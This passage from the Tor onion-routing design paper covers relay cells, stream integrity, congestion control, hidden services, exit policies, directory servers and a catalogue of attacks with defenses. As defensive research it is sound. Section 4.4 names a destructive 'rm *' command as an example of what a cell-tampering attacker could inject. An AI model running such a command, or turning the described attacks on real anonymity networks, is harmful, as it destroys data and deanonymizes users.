Once Alice has established the circuit (so she shares keys with each OR on the circuit), she can send relay cells. Upon receiving a relay cell, an OR looks up the corresponding circuit, and decrypts the relay header and payload with the session key for that circuit. If the cell is headed away from Alice the OR then checks whether the decrypted cell has a valid digest (as an optimization, the first two bytes of the integrity check are zero, so in most cases we can avoid computing the hash). If valid, it accepts the relay cell and processes it as described below. Otherwise, the OR looks up the circID and OR for the next step in the circuit, replaces the circID as appropriate, and sends the decrypted relay cell to the next OR. (If the OR at the end of the circuit receives an unrecognized relay cell, an error has occurred, and the circuit is torn down.)

<sup>1</sup>Actually, the negotiated key is used to derive two symmetric keys: one for each direction.

OPs treat incoming relay cells similarly: they iteratively unwrap the relay header and payload with the session keys shared with each OR on the circuit, from the closest to farthest. If at any stage the digest is valid, the cell must have originated at the OR whose encryption has just been removed.

To construct a relay cell addressed to a given OR, Alice assigns the digest, and then iteratively encrypts the cell payload (that is, the relay header and payload) with the symmetric key of each hop up to that OR. Because the digest is encrypted to a different value at each step, only at the targeted OR will it have a meaningful value.<sup>2</sup> This *leaky pipe* circuit topology allows Alice's streams to exit at different ORs on a single circuit. Alice may choose different exit points because of their exit policies, or to keep the ORs from knowing that two streams originate from the same person.

When an OR later replies to Alice with a relay cell, it encrypts the cell's relay header and payload with the single key it shares with Alice, and sends the cell back toward Alice along the circuit. Subsequent ORs add further layers of encryption as they relay the cell back to Alice.

To tear down a circuit, Alice sends a *destroy* control cell. Each OR in the circuit receives the *destroy* cell, closes all streams on that circuit, and passes a new *destroy* cell forward. But just as circuits are built incrementally, they can also be torn down incrementally: Alice can send a *relay truncate* cell to a single OR on a circuit. That OR then sends a *destroy* cell forward, and acknowledges with a *relay truncated* cell. Alice can then extend the circuit to different nodes, without signaling to the intermediate nodes (or a limited observer) that she has changed her circuit. Similarly, if a node on the circuit goes down, the adjacent node can send a *relay truncated* cell back to Alice. Thus the "break a node and see which circuits go down" attack [4] is weakened.

## 4.3 Opening and closing streams

When Alice's application wants a TCP connection to a given address and port, it asks the OP (via SOCKS) to make the connection. The OP chooses the newest open circuit (or creates one if needed), and chooses a suitable OR on that circuit to be the exit node (usually the last node, but maybe others due to exit policy conflicts; see Section 6.2.) The OP then opens the stream by sending a *relay begin* cell to the exit node, using a new random streamID. Once the exit node connects to the remote host, it responds with a *relay connected* cell. Upon receipt, the OP sends a SOCKS reply to notify the application of its success. The OP now accepts data from the application's TCP stream, packaging it into *relay data* cells and sending those cells along the circuit to the chosen OR.

There's a catch to using SOCKS, however—some applications pass the alphanumeric hostname to the Tor client, while others resolve it into an IP address first and then pass the IP

<sup>2</sup>With 48 bits of digest per cell, the probability of an accidental collision is far lower than the chance of hardware failure.



address to the Tor client. If the application does DNS resolution first, Alice thereby reveals her destination to the remote DNS server, rather than sending the hostname through the Tor network to be resolved at the far end. Common applications like Mozilla and SSH have this flaw.

With Mozilla, the flaw is easy to address: the filtering HTTP proxy called Privoxy gives a hostname to the Tor client, so Alice's computer never does DNS resolution. But a portable general solution, such as is needed for SSH, is an open problem. Modifying or replacing the local nameserver can be invasive, brittle, and unportable. Forcing the resolver library to prefer TCP rather than UDP is hard, and also has portability problems. Dynamically intercepting system calls to the resolver library seems a promising direction. We could also provide a tool similar to *dig* to perform a private lookup through the Tor network. Currently, we encourage the use of privacy-aware proxies like Privoxy wherever possible.

Closing a Tor stream is analogous to closing a TCP stream: it uses a two-step handshake for normal operation, or a one-step handshake for errors. If the stream closes abnormally, the adjacent node simply sends a *relay teardown* cell. If the stream closes normally, the node sends a *relay end* cell down the circuit, and the other side responds with its own *relay end* cell. Because all relay cells use layered encryption, only the destination OR knows that a given relay cell is a request to close a stream. This two-step handshake allows Tor to support TCP-based applications that use half-closed connections.

## 4.4 Integrity checking on streams

Because the old Onion Routing design used a stream cipher without integrity checking, traffic was vulnerable to a malleability attack: though the attacker could not decrypt cells, any changes to encrypted data would create corresponding changes to the data leaving the network. This weakness allowed an adversary who could guess the encrypted content to change a padding cell to a destroy cell; change the destination address in a *relay begin* cell to the adversary's webserver; or change an FTP command from *dir* to *rm \**. (Even an external adversary could do this, because the link encryption similarly used a stream cipher.)

Because Tor uses TLS on its links, external adversaries cannot modify data. Addressing the insider malleability attack, however, is more complex.

We could do integrity checking of the relay cells at each hop, either by including hashes or by using an authenticating cipher mode like EAX [6], but there are some problems. First, these approaches impose a message-expansion overhead at each hop, and so we would have to either leak the path length or waste bytes by padding to a maximum path length. Second, these solutions can only verify traffic coming from Alice: ORs would not be able to produce suitable hashes for the intermediate hops, since the ORs on a circuit do not know the other ORs' session keys. Third, we have already accepted

that our design is vulnerable to end-to-end timing attacks; so tagging attacks performed within the circuit provide no additional information to the attacker.

Thus, we check integrity only at the edges of each stream. (Remember that in our leaky-pipe circuit topology, a stream's edge could be any hop in the circuit.) When Alice negotiates a key with a new hop, they each initialize a SHA-1 digest with a derivative of that key, thus beginning with randomness that only the two of them know. Then they each incrementally add to the SHA-1 digest the contents of all relay cells they create, and include with each relay cell the first four bytes of the current digest. Each also keeps a SHA-1 digest of data received, to verify that the received hashes are correct.

To be sure of removing or modifying a cell, the attacker must be able to deduce the current digest state (which depends on all traffic between Alice and Bob, starting with their negotiated key). Attacks on SHA-1 where the adversary can incrementally add to a hash to produce a new valid hash don't work, because all hashes are end-to-end encrypted across the circuit. The computational overhead of computing the digests is minimal compared to doing the AES encryption performed at each hop of the circuit. We use only four bytes per cell to minimize overhead; the chance that an adversary will correctly guess a valid hash is acceptably low, given that the OP or OR tear down the circuit if they receive a bad hash.

## 4.5 Rate limiting and fairness

Volunteers are more willing to run services that can limit their bandwidth usage. To accommodate them, Tor servers use a token bucket approach [50] to enforce a long-term average rate of incoming bytes, while still permitting short-term bursts above the allowed bandwidth.

Because the Tor protocol outputs about the same number of bytes as it takes in, it is sufficient in practice to limit only incoming bytes. With TCP streams, however, the correspondence is not one-to-one: relaying a single incoming byte can require an entire 512-byte cell. (We can't just wait for more bytes, because the local application may be awaiting a reply.) Therefore, we treat this case as if the entire cell size had been read, regardless of the cell's fullness.

Further, inspired by Rennhard et al's design in [44], a circuit's edges can heuristically distinguish interactive streams from bulk streams by comparing the frequency with which they supply cells. We can provide good latency for interactive streams by giving them preferential service, while still giving good overall throughput to the bulk streams. Such preferential treatment presents a possible end-to-end attack, but an adversary observing both ends of the stream can already learn this information through timing attacks.



## 4.6 Congestion control

Even with bandwidth rate limiting, we still need to worry about congestion, either accidental or intentional. If enough users choose the same OR-to-OR connection for their circuits, that connection can become saturated. For example, an attacker could send a large file through the Tor network to a webserver he runs, and then refuse to read any of the bytes at the webserver end of the circuit. Without some congestion control mechanism, these bottlenecks can propagate back through the entire network. We don't need to reimplement full TCP windows (with sequence numbers, the ability to drop cells when we're full and retransmit later, and so on), because TCP already guarantees in-order delivery of each cell. We describe our response below.

**Circuit-level throttling:** To control a circuit's bandwidth usage, each OR keeps track of two windows. The *packaging window* tracks how many relay data cells the OR is allowed to package (from incoming TCP streams) for transmission back to the OP, and the *delivery window* tracks how many relay data cells it is willing to deliver to TCP streams outside the network. Each window is initialized (say, to 1000 data cells). When a data cell is packaged or delivered, the appropriate window is decremented. When an OR has received enough data cells (currently 100), it sends a *relay sendme* cell towards the OP, with streamID zero. When an OR receives a *relay sendme* cell with streamID zero, it increments its packaging window. Either of these cells increments the corresponding window by 100. If the packaging window reaches 0, the OR stops reading from TCP connections for all streams on the corresponding circuit, and sends no more relay data cells until receiving a *relay sendme* cell.

The OP behaves identically, except that it must track a packaging window and a delivery window for every OR in the circuit. If a packaging window reaches 0, it stops reading from streams destined for that OR.

**Stream-level throttling:** The stream-level congestion control mechanism is similar to the circuit-level mechanism. ORs and OPs use *relay sendme* cells to implement end-to-end flow control for individual streams across circuits. Each stream begins with a packaging window (currently 500 cells), and increments the window by a fixed value (50) upon receiving a *relay sendme* cell. Rather than always returning a *relay sendme* cell as soon as enough cells have arrived, the stream-level congestion control also has to check whether data has been successfully flushed onto the TCP stream; it sends the *relay sendme* cell only when the number of bytes pending to be flushed is under some threshold (currently 10 cells' worth).

These arbitrarily chosen parameters seem to give tolerable throughput and delay; see Section 8.

## 5 Rendezvous Points and hidden services

Rendezvous points are a building block for *location-hidden services* (also known as *responder anonymity*) in the Tor network. Location-hidden services allow Bob to offer a TCP service, such as a webserver, without revealing his IP address. This type of anonymity protects against distributed DoS attacks: attackers are forced to attack the onion routing network because they do not know Bob's IP address.

Our design for location-hidden servers has the following goals. **Access-control:** Bob needs a way to filter incoming requests, so an attacker cannot flood Bob simply by making many connections to him. **Robustness:** Bob should be able to maintain a long-term pseudonymous identity even in the presence of router failure. Bob's service must not be tied to a single OR, and Bob must be able to migrate his service across ORs. **Smear-resistance:** A social attacker should not be able to "frame" a rendezvous router by offering an illegal or disreputable location-hidden service and making observers believe the router created that service. **Application-transparency:** Although we require users to run special software to access location-hidden servers, we must not require them to modify their applications.

We provide location-hiding for Bob by allowing him to advertise several onion routers (his *introduction points*) as contact points. He may do this on any robust efficient key-value lookup system with authenticated updates, such as a distributed hash table (DHT) like CFS [11].<sup>3</sup> Alice, the client, chooses an OR as her *rendezvous point*. She connects to one of Bob's introduction points, informs him of her rendezvous point, and then waits for him to connect to the rendezvous point. This extra level of indirection helps Bob's introduction points avoid problems associated with serving unpopular files directly (for example, if Bob serves material that the introduction point's community finds objectionable, or if Bob's service tends to get attacked by network vandals). The extra level of indirection also allows Bob to respond to some requests and ignore others.

### 5.1 Rendezvous points in Tor

The following steps are performed on behalf of Alice and Bob by their local OPs; application integration is described more fully below.

- Bob generates a long-term public key pair to identify his service.
- Bob chooses some introduction points, and advertises them on the lookup service, signing the advertisement with his public key. He can add more later.
- Bob builds a circuit to each of his introduction points, and tells them to wait for requests.

<sup>3</sup>Rather than rely on an external infrastructure, the Onion Routing network can run the lookup service itself. Our current implementation provides a simple lookup system on the directory servers.

- Alice learns about Bob's service out of band (perhaps Bob told her, or she found it on a website). She retrieves the details of Bob's service from the lookup service. If Alice wants to access Bob's service anonymously, she must connect to the lookup service via Tor.
- Alice chooses an OR as the rendezvous point (RP) for her connection to Bob's service. She builds a circuit to the RP, and gives it a randomly chosen "rendezvous cookie" to recognize Bob.
- Alice opens an anonymous stream to one of Bob's introduction points, and gives it a message (encrypted with Bob's public key) telling it about herself, her RP and rendezvous cookie, and the start of a DH handshake. The introduction point sends the message to Bob.
- If Bob wants to talk to Alice, he builds a circuit to Alice's RP and sends the rendezvous cookie, the second half of the DH handshake, and a hash of the session key they now share. By the same argument as in Section 4.2, Alice knows she shares the key only with Bob.
- The RP connects Alice's circuit to Bob's. Note that RP can't recognize Alice, Bob, or the data they transmit.
- Alice sends a *relay begin* cell along the circuit. It arrives at Bob's OP, which connects to Bob's webserver.
- An anonymous stream has been established, and Alice and Bob communicate as normal.

When establishing an introduction point, Bob provides the onion router with the public key identifying his service. Bob signs his messages, so others cannot usurp his introduction point in the future. He uses the same public key to establish the other introduction points for his service, and periodically refreshes his entry in the lookup service.

The message that Alice gives the introduction point includes a hash of Bob's public key and an optional initial authorization token (the introduction point can do prescreening, for example to block replays). Her message to Bob may include an end-to-end authorization token so Bob can choose whether to respond. The authorization tokens can be used to provide selective access: important users can get uninterrupted access. During normal situations, Bob's service might simply be offered directly from mirrors, while Bob gives out tokens to high-priority users. If the mirrors are knocked down, those users can switch to accessing Bob's service via the Tor rendezvous system.

Bob's introduction points are themselves subject to DoS—he must open many introduction points or risk such an attack. He can provide selected users with a current list or future schedule of unadvertised introduction points; this is most practical if there is a stable and large group of introduction points available. Bob could also give secret public keys for consulting the lookup service. All of these approaches limit exposure even when some selected users collude in the DoS.

## 5.2 Integration with user applications

Bob configures his onion proxy to know the local IP address and port of his service, a strategy for authorizing clients, and his public key. The onion proxy anonymously publishes a signed statement of Bob's public key, an expiration time, and the current introduction points for his service onto the lookup service, indexed by the hash of his public key. Bob's webserver is unmodified, and doesn't even know that it's hidden behind the Tor network.

Alice's applications also work unchanged—her client interface remains a SOCKS proxy. We encode all of the necessary information into the fully qualified domain name (FQDN) Alice uses when establishing her connection. Location-hidden services use a virtual top level domain called `.onion`: thus hostnames take the form `x.y.onion` where `x` is the authorization cookie and `y` encodes the hash of the public key. Alice's onion proxy examines addresses; if they're destined for a hidden server, it decodes the key and starts the rendezvous as described above.

## 5.3 Previous rendezvous work

Rendezvous points in low-latency anonymity systems were first described for use in ISDN telephony [30, 38]. Later low-latency designs used rendezvous points for hiding location of mobile phones and low-power location trackers [23, 40]. Rendezvous for anonymizing low-latency Internet connections was suggested in early Onion Routing work [27], but the first published design was by Ian Goldberg [26]. His design differs from ours in three ways. First, Goldberg suggests that Alice should manually hunt down a current location of the service via Gnutella; our approach makes lookup transparent to the user, as well as faster and more robust. Second, in Tor the client and server negotiate session keys with Diffie-Hellman, so plaintext is not exposed even at the rendezvous point. Third, our design minimizes the exposure from running the service, to encourage volunteers to offer introduction and rendezvous services. Tor's introduction points do not output any bytes to the clients; the rendezvous points don't know the client or the server, and can't read the data being transmitted. The indirection scheme is also designed to include authentication/authorization—if Alice doesn't include the right cookie with her request for service, Bob need not even acknowledge his existence.

## 6 Other design decisions

### 6.1 Denial of service

Providing Tor as a public service creates many opportunities for denial-of-service attacks against the network. While flow control and rate limiting (discussed in Section 4.6) prevent users from consuming more bandwidth than routers are

willing to provide, opportunities remain for users to consume more network resources than their fair share, or to render the network unusable for others.

First of all, there are several CPU-consuming denial-of-service attacks wherein an attacker can force an OR to perform expensive cryptographic operations. For example, an attacker can fake the start of a TLS handshake, forcing the OR to carry out its (comparatively expensive) half of the handshake at no real computational cost to the attacker.

We have not yet implemented any defenses for these attacks, but several approaches are possible. First, ORs can require clients to solve a puzzle [16] while beginning new TLS handshakes or accepting *create* cells. So long as these tokens are easy to verify and computationally expensive to produce, this approach limits the attack multiplier. Additionally, ORs can limit the rate at which they accept *create* cells and TLS connections, so that the computational work of processing them does not drown out the symmetric cryptography operations that keep cells flowing. This rate limiting could, however, allow an attacker to slow down other users when they build new circuits.

Adversaries can also attack the Tor network's hosts and network links. Disrupting a single circuit or link breaks all streams passing along that part of the circuit. Users similarly lose service when a router crashes or its operator restarts it. The current Tor design treats such attacks as intermittent network failures, and depends on users and applications to respond or recover as appropriate. A future design could use an end-to-end TCP-like acknowledgment protocol, so no streams are lost unless the entry or exit point is disrupted. This solution would require more buffering at the network edges, however, and the performance and anonymity implications from this extra complexity still require investigation.

## 6.2 Exit policies and abuse

Exit abuse is a serious barrier to wide-scale Tor deployment. Anonymity presents would-be vandals and abusers with an opportunity to hide the origins of their activities. Attackers can harm the Tor network by implicating exit servers for their abuse. Also, applications that commonly use IP-based authentication (such as institutional mail or web servers) can be fooled by the fact that anonymous connections appear to originate at the exit OR.

We stress that Tor does not enable any new class of abuse. Spammers and other attackers already have access to thousands of misconfigured systems worldwide, and the Tor network is far from the easiest way to launch attacks. But because the onion routers can be mistaken for the originators of the abuse, and the volunteers who run them may not want to deal with the hassle of explaining anonymity networks to irate administrators, we must block or limit abuse through the Tor network.

To mitigate abuse issues, each onion router's *exit policy* de-

scribes to which external addresses and ports the router will connect. On one end of the spectrum are *open exit* nodes that will connect anywhere. On the other end are *middleman* nodes that only relay traffic to other Tor nodes, and *private exit* nodes that only connect to a local host or network. A private exit can allow a client to connect to a given host or network more securely—an external adversary cannot eavesdrop traffic between the private exit and the final destination, and so is less sure of Alice's destination and activities. Most onion routers in the current network function as *restricted exits* that permit connections to the world at large, but prevent access to certain abuse-prone addresses and services such as SMTP. The OR might also be able to authenticate clients to prevent exit abuse without harming anonymity [48].

Many administrators use port restrictions to support only a limited set of services, such as HTTP, SSH, or AIM. This is not a complete solution, of course, since abuse opportunities for these protocols are still well known.

We have not yet encountered any abuse in the deployed network, but if we do we should consider using proxies to clean traffic for certain protocols as it leaves the network. For example, much abusive HTTP behavior (such as exploiting buffer overflows or well-known script vulnerabilities) can be detected in a straightforward manner. Similarly, one could run automatic spam filtering software (such as SpamAssassin) on email exiting the OR network.

ORs may also rewrite exiting traffic to append headers or other information indicating that the traffic has passed through an anonymity service. This approach is commonly used by email-only anonymity systems. ORs can also run on servers with hostnames like *anonymous* to further alert abuse targets to the nature of the anonymous traffic.

A mixture of open and restricted exit nodes allows the most flexibility for volunteers running servers. But while having many middleman nodes provides a large and robust network, having only a few exit nodes reduces the number of points an adversary needs to monitor for traffic analysis, and places a greater burden on the exit nodes. This tension can be seen in the Java Anon Proxy cascade model, wherein only one node in each cascade needs to handle abuse complaints—but an adversary only needs to observe the entry and exit of a cascade to perform traffic analysis on all that cascade's users. The hydra model (many entries, few exits) presents a different compromise: only a few exit nodes are needed, but an adversary needs to work harder to watch all the clients; see Section 10.

Finally, we note that exit abuse must not be dismissed as a peripheral issue: when a system's public image suffers, it can reduce the number and diversity of that system's users, and thereby reduce the anonymity of the system itself. Like usability, public perception is a security parameter. Sadly, preventing abuse of open exit nodes is an unsolved problem, and will probably remain an arms race for the foreseeable future. The abuse problems faced by Princeton's CoDeeN project [37] give us a glimpse of likely issues.



## 6.3 Directory Servers

First-generation Onion Routing designs [8, 41] used in-band network status updates: each router flooded a signed statement to its neighbors, which propagated it onward. But anonymizing networks have different security goals than typical link-state routing protocols. For example, delays (accidental or intentional) that can cause different parts of the network to have different views of link-state and topology are not only inconvenient: they give attackers an opportunity to exploit differences in client knowledge. We also worry about attacks to deceive a client about the router membership list, topology, or current network state. Such *partitioning attacks* on client knowledge help an adversary to efficiently deploy resources against a target [15].

Tor uses a small group of redundant, well-known onion routers to track changes in network topology and node state, including keys and exit policies. Each such *directory server* acts as an HTTP server, so clients can fetch current network state and router lists, and so other ORs can upload state information. Onion routers periodically publish signed statements of their state to each directory server. The directory servers combine this information with their own views of network liveness, and generate a signed description (a *directory*) of the entire network state. Client software is pre-loaded with a list of the directory servers and their keys, to bootstrap each client's view of the network.

When a directory server receives a signed statement for an OR, it checks whether the OR's identity key is recognized. Directory servers do not advertise unrecognized ORs—if they did, an adversary could take over the network by creating many servers [22]. Instead, new nodes must be approved by the directory server administrator before they are included. Mechanisms for automated node approval are an area of active research, and are discussed more in Section 9.

Of course, a variety of attacks remain. An adversary who controls a directory server can track clients by providing them different information—perhaps by listing only nodes under its control, or by informing only certain clients about a given node. Even an external adversary can exploit differences in client knowledge: clients who use a node listed on one directory server but not the others are vulnerable.

Thus these directory servers must be synchronized and redundant, so that they can agree on a common directory. Clients should only trust this directory if it is signed by a threshold of the directory servers.

The directory servers in Tor are modeled after those in Mixminion [15], but our situation is easier. First, we make the simplifying assumption that all participants agree on the set of directory servers. Second, while Mixminion needs to predict node behavior, Tor only needs a threshold consensus of the current state of the network. Third, we assume that we can fall back to the human administrators to discover and resolve problems when a consensus directory

cannot be reached. Since there are relatively few directory servers (currently 3, but we expect as many as 9 as the network scales), we can afford operations like broadcast to simplify the consensus-building protocol.

To avoid attacks where a router connects to all the directory servers but refuses to relay traffic from other routers, the directory servers must also build circuits and use them to anonymously test router reliability [18]. Unfortunately, this defense is not yet designed or implemented.

Using directory servers is simpler and more flexible than flooding. Flooding is expensive, and complicates the analysis when we start experimenting with non-clique network topologies. Signed directories can be cached by other onion routers, so directory servers are not a performance bottleneck when we have many users, and do not aid traffic analysis by forcing clients to announce their existence to any central point.

## 7 Attacks and Defenses

Below we summarize a variety of attacks, and discuss how well our design withstands them.

### Passive attacks

*Observing user traffic patterns.* Observing a user's connection will not reveal her destination or data, but it will reveal traffic patterns (both sent and received). Profiling via user connection patterns requires further processing, because multiple application streams may be operating simultaneously or in series over a single circuit.

*Observing user content.* While content at the user end is encrypted, connections to responders may not be (indeed, the responding website itself may be hostile). While filtering content is not a primary goal of Onion Routing, Tor can directly use Privoxy and related filtering services to anonymize application data streams.

*Option distinguishability.* We allow clients to choose configuration options. For example, clients concerned about request linkability should rotate circuits more often than those concerned about traceability. Allowing choice may attract users with different needs; but clients who are in the minority may lose more anonymity by appearing distinct than they gain by optimizing their behavior [1].

*End-to-end timing correlation.* Tor only minimally hides such correlations. An attacker watching patterns of traffic at the initiator and the responder will be able to confirm the correspondence with high probability. The greatest protection currently available against such confirmation is to hide the connection between the onion proxy and the first Tor node, by running the OP on the Tor node or behind a firewall. This approach requires an observer to separate traffic originating at the onion router from traffic passing through it: a global observer can do this, but it might be beyond a limited observer's capabilities.



*End-to-end size correlation.* Simple packet counting will also be effective in confirming endpoints of a stream. However, even without padding, we may have some limited protection: the leaky pipe topology means different numbers of packets may enter one end of a circuit than exit at the other.

*Website fingerprinting.* All the effective passive attacks above are traffic confirmation attacks, which puts them outside our design goals. There is also a passive traffic analysis attack that is potentially effective. Rather than searching exit connections for timing and volume correlations, the adversary may build up a database of “fingerprints” containing file sizes and access patterns for targeted websites. He can later confirm a user’s connection to a given site simply by consulting the database. This attack has been shown to be effective against SafeWeb [29]. It may be less effective against Tor, since streams are multiplexed within the same circuit, and fingerprinting will be limited to the granularity of cells (currently 512 bytes). Additional defenses could include larger cell sizes, padding schemes to group websites into large sets, and link padding or long-range dummies.<sup>4</sup>

## Active attacks

*Compromise keys.* An attacker who learns the TLS session key can see control cells and encrypted relay cells on every circuit on that connection; learning a circuit session key lets him unwrap one layer of the encryption. An attacker who learns an OR’s TLS private key can impersonate that OR for the TLS key’s lifetime, but he must also learn the onion key to decrypt *create* cells (and because of perfect forward secrecy, he cannot hijack already established circuits without also compromising their session keys). Periodic key rotation limits the window of opportunity for these attacks. On the other hand, an attacker who learns a node’s identity key can replace that node indefinitely by sending new forged descriptors to the directory servers.

*Iterated compromise.* A roving adversary who can compromise ORs (by system intrusion, legal coercion, or extralegal coercion) could march down the circuit compromising the nodes until he reaches the end. Unless the adversary can complete this attack within the lifetime of the circuit, however, the ORs will have discarded the necessary information before the attack can be completed. (Thanks to the perfect forward secrecy of session keys, the attacker cannot force nodes to decrypt recorded traffic once the circuits have been closed.) Additionally, building circuits that cross jurisdictions can make legal coercion harder—this phenomenon is commonly called “jurisdictional arbitrage.” The Java Anon Proxy project recently experienced the need for this approach, when a German court forced them to add a backdoor to their nodes [51].

*Run a recipient.* An adversary running a webserver trivially

learns the timing patterns of users connecting to it, and can introduce arbitrary patterns in its responses. End-to-end attacks become easier: if the adversary can induce users to connect to his webserver (perhaps by advertising content targeted to those users), he now holds one end of their connection. There is also a danger that application protocols and associated programs can be induced to reveal information about the initiator. Tor depends on Privoxy and similar protocol cleaners to solve this latter problem.

*Run an onion proxy.* It is expected that end users will nearly always run their own local onion proxy. However, in some settings, it may be necessary for the proxy to run remotely—typically, in institutions that want to monitor the activity of those connecting to the proxy. Compromising an onion proxy compromises all future connections through it.

*DoS non-observed nodes.* An observer who can only watch some of the Tor network can increase the value of this traffic by attacking non-observed nodes to shut them down, reduce their reliability, or persuade users that they are not trustworthy. The best defense here is robustness.

*Run a hostile OR.* In addition to being a local observer, an isolated hostile node can create circuits through itself, or alter traffic patterns to affect traffic at other nodes. Nonetheless, a hostile node must be immediately adjacent to both endpoints to compromise the anonymity of a circuit. If an adversary can run multiple ORs, and can persuade the directory servers that those ORs are trustworthy and independent, then occasionally some user will choose one of those ORs for the start and another as the end of a circuit. If an adversary controls  $m > 1$  of  $N$  nodes, he can correlate at most  $(\frac{m}{N})^2$  of the traffic—although an adversary could still attract a disproportionately large amount of traffic by running an OR with a permissive exit policy, or by degrading the reliability of other routers.

*Introduce timing into messages.* This is simply a stronger version of passive timing attacks already discussed earlier.

*Tagging attacks.* A hostile node could “tag” a cell by altering it. If the stream were, for example, an unencrypted request to a Web site, the garbled content coming out at the appropriate time would confirm the association. However, integrity checks on cells prevent this attack.

*Replace contents of unauthenticated protocols.* When relaying an unauthenticated protocol like HTTP, a hostile exit node can impersonate the target server. Clients should prefer protocols with end-to-end authentication.

*Replay attacks.* Some anonymity protocols are vulnerable to replay attacks. Tor is not; replaying one side of a handshake will result in a different negotiated session key, and so the rest of the recorded session can’t be used.

*Smear attacks.* An attacker could use the Tor network for socially disapproved acts, to bring the network into disrepute and get its operators to shut it down. Exit policies reduce the possibilities for abuse, but ultimately the network requires volunteers who can tolerate some political heat.

*Distribute hostile code.* An attacker could trick users

<sup>4</sup>Note that this fingerprinting attack should not be confused with the much more complicated latency attacks of [5], which require a fingerprint of the latencies of all circuits through the network, combined with those from the network edges to the target user and the responder website.

into running subverted Tor software that did not, in fact, anonymize their connections—or worse, could trick ORs into running weakened software that provided users with less anonymity. We address this problem (but do not solve it completely) by signing all Tor releases with an official public key, and including an entry in the directory that lists which versions are currently believed to be secure. To prevent an attacker from subverting the official release itself (through threats, bribery, or insider attacks), we provide all releases in source code form, encourage source audits, and frequently warn our users never to trust any software (even from us) that comes without source.

## Directory attacks

*Destroy directory servers.* If a few directory servers disappear, the others still decide on a valid directory. So long as any directory servers remain in operation, they will still broadcast their views of the network and generate a consensus directory. (If more than half are destroyed, this directory will not, however, have enough signatures for clients to use it automatically; human intervention will be necessary for clients to decide whether to trust the resulting directory.)

*Subvert a directory server.* By taking over a directory server, an attacker can partially influence the final directory. Since ORs are included or excluded by majority vote, the corrupt directory can at worst cast a tie-breaking vote to decide whether to include marginal ORs. It remains to be seen how often such marginal cases occur in practice.

*Subvert a majority of directory servers.* An adversary who controls more than half the directory servers can include as many compromised ORs in the final directory as he wishes. We must ensure that directory server operators are independent and attack-resistant.

*Encourage directory server dissent.* The directory agreement protocol assumes that directory server operators agree on the set of directory servers. An adversary who can persuade some of the directory server operators to distrust one another could split the quorum into mutually hostile camps, thus partitioning users based on which directory they use. Tor does not address this attack.

*Trick the directory servers into listing a hostile OR.* Our threat model explicitly assumes directory server operators will be able to filter out most hostile ORs.

*Convince the directories that a malfunctioning OR is working.* In the current Tor implementation, directory servers assume that an OR is running correctly if they can start a TLS connection to it. A hostile OR could easily subvert this test by accepting TLS connections from ORs but ignoring all cells. Directory servers must actively test ORs by building circuits and streams as appropriate. The tradeoffs of a similar approach are discussed in [18].

## Attacks against rendezvous points

*Make many introduction requests.* An attacker could try to

deny Bob service by flooding his introduction points with requests. Because the introduction points can block requests that lack authorization tokens, however, Bob can restrict the volume of requests he receives, or require a certain amount of computation for every request he receives.

*Attack an introduction point.* An attacker could disrupt a location-hidden service by disabling its introduction points. But because a service's identity is attached to its public key, the service can simply re-advertise itself at a different introduction point. Advertisements can also be done secretly so that only high-priority clients know the address of Bob's introduction points or so that different clients know of different introduction points. This forces the attacker to disable all possible introduction points.

*Compromise an introduction point.* An attacker who controls Bob's introduction point can flood Bob with introduction requests, or prevent valid introduction requests from reaching him. Bob can notice a flood, and close the circuit. To notice blocking of valid requests, however, he should periodically test the introduction point by sending rendezvous requests and making sure he receives them.

*Compromise a rendezvous point.* A rendezvous point is no more sensitive than any other OR on a circuit, since all data passing through the rendezvous is encrypted with a session key shared by Alice and Bob.

## 8 Early experiences: Tor in the Wild

As of mid-May 2004, the Tor network consists of 32 nodes (24 in the US, 8 in Europe), and more are joining each week as the code matures. (For comparison, the current remailer network has about 40 nodes.) Each node has at least a 768Kb/768Kb connection, and many have 10Mb. The number of users varies (and of course, it's hard to tell for sure), but we sometimes have several hundred users—administrators at several companies have begun sending their entire departments' web traffic through Tor, to block other divisions of their company from reading their traffic. Tor users have reported using the network for web browsing, FTP, IRC, AIM, Kazaa, SSH, and recipient-anonymous email via rendezvous points. One user has anonymously set up a Wiki as a hidden service, where other users anonymously publish the addresses of their hidden services.

Each Tor node currently processes roughly 800,000 relay cells (a bit under half a gigabyte) per week. On average, about 80% of each 498-byte payload is full for cells going back to the client, whereas about 40% is full for cells coming from the client. (The difference arises because most of the network's traffic is web browsing.) Interactive traffic like SSH brings down the average a lot—once we have more experience, and assuming we can resolve the anonymity issues, we may partition traffic into two relay cell sizes: one to handle bulk traffic and one for interactive traffic.

Based in part on our restrictive default exit policy (we reject SMTP requests) and our low profile, we have had no abuse issues since the network was deployed in October 2003. Our slow growth rate gives us time to add features, resolve bugs, and get a feel for what users actually want from an anonymity system. Even though having more users would bolster our anonymity sets, we are not eager to attract the Kazaa or warez communities—we feel that we must build a reputation for privacy, human rights, research, and other socially laudable activities.

As for performance, profiling shows that Tor spends almost all its CPU time in AES, which is fast. Current latency is attributable to two factors. First, network latency is critical: we are intentionally bouncing traffic around the world several times. Second, our end-to-end congestion control algorithm focuses on protecting volunteer servers from accidental DoS rather than on optimizing performance. To quantify these effects, we did some informal tests using a network of 4 nodes on the same machine (a heavily loaded 1GHz Athlon). We downloaded a 60 megabyte file from `debian.org` every 30 minutes for 54 hours (108 sample points). It arrived in about 300 seconds on average, compared to 210s for a direct download. We ran a similar test on the production Tor network, fetching the front page of `cnn.com` (55 kilobytes): while a direct download consistently took about 0.3s, the performance through Tor varied. Some downloads were as fast as 0.4s, with a median at 2.8s, and 90% finishing within 5.3s. It seems that as the network expands, the chance of building a slow circuit (one that includes a slow or heavily loaded node or link) is increasing. On the other hand, as our users remain satisfied with this increased latency, we can address our performance incrementally as we proceed with development.

Although Tor's clique topology and full-visibility directories present scaling problems, we still expect the network to support a few hundred nodes and maybe 10,000 users before we're forced to become more distributed. With luck, the experience we gain running the current topology will help us choose among alternatives when the time comes.

## 9 Open Questions in Low-latency Anonymity

In addition to the non-goals in Section 3, many questions must be solved before we can be confident of Tor's security.

Many of these open issues are questions of balance. For example, how often should users rotate to fresh circuits? Frequent rotation is inefficient, expensive, and may lead to intersection attacks and predecessor attacks [54], but infrequent rotation makes the user's traffic linkable. Besides opening fresh circuits, clients can also exit from the middle of the circuit, or truncate and re-extend the circuit. More analysis is needed to determine the proper tradeoff.

How should we choose path lengths? If Alice always uses two hops, then both ORs can be certain that by colluding they will learn about Alice and Bob. In our current approach, Alice

